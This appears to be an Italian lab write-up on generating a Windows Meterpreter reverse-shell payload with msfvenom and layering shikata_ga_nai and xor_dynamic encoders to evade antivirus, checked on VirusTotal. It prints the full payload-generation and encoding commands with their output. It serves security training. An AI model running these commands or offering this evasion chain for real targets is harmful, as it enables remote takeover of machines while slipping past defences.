Creazione di un Malware con Msfvenom e Tecniche di Evasione Antivirus:


Introduzione

In questo esercizio abbiamo creato un payload malevolo con msfvenom e applicato tecniche di offuscamento per migliorarne la non rilevabilità da parte degli antivirus.

Abbiamo poi analizzato i risultati su VirusTotal confrontando la versione base e quella offuscata.

Generazione dei Payload e test con virustotal.com

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.22 LPORT=5959 -f exe -o base_payload.exe



Offuscamento Payoload

Passaggi:

- 1. step1.raw: encoding shikata ga nai
- 2. step2.raw: encoding xor dynamic
- 3. payload offuscato.exe

```
(kali@ kali)-[~]
$ msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw -o step2.raw < step1.raw
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x86/xor_dynamic
x86/xor_dynamic succeeded with size 6170 (iteration=0)
x86/xor_dynamic succeeded with size 6237 (iteration=1)
x86/xor_dynamic succeeded with size 6303 (iteration=2)
x86/xor_dynamic succeeded with size 6370 (iteration=3)</pre>
```

```
(kali@ kali)-[~]

* msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.22 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai
-i 200 -f raw -o stepl.raw
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 543 (iteration=7)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 570 (iteration=10)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 670 (iteration=11)
x86/shikata_ga_nai succeeded with size 670 (iteration=12)
x86/shikata_ga_nai succeeded with size 670 (iteration=12)
x86/shikata_ga_nai succeeded with size 795 (iteration=12)
x86/shikata_ga_nai succeeded with size 795 (iteration=15)
x86/shikata_ga_nai succeeded with size 795 (iteration=15)
x86/shikata_ga_nai succeeded with size 786 (iteration=15)
x86/shikata_ga_nai succeeded with size 786 (iteration=15)
x86/shikata_ga_nai succeeded with size 880 (iteration=16)
x86/shikata_ga_nai succeeded with size 881 (iteration=16)
x86/shikata_ga_nai succeeded with size 886 (iteration=17)
x86/shikata_ga_nai succeeded with size 886 (iteration=18)
```


```
(kali⊕ kali)-[~]

$ msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o payload_offuscato.exe < step2.raw

Attempting to read payload from STDIN...

Found 1 compatible encoders

Attempting to encode payload with 200 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 25127 (iteration=0)
x86/shikata_ga_nai succeeded with size 25186 (iteration=1)
x86/shikata_ga_nai succeeded with size 25185 (iteration=2)
x86/shikata_ga_nai succeeded with size 25214 (iteration=3)
```



Osservazioni:

- Il file non offuscato è stato rilevato dalla quasi totalità degli antivirus.
- L'uso combinato di encoder con iterazioni elevate ha completamente evitato la rilevazione.

Conclusioni

Abbiamo imparato a generare un payload funzionante, applicare encoder in cascata e testarne l'efficacia contro gli antivirus. I risultati dimostrano che anche semplici tecniche di offuscamento possono aggirare molti sistemi di rilevamento, rendendo fondamentale il costante aggiornamento delle difese.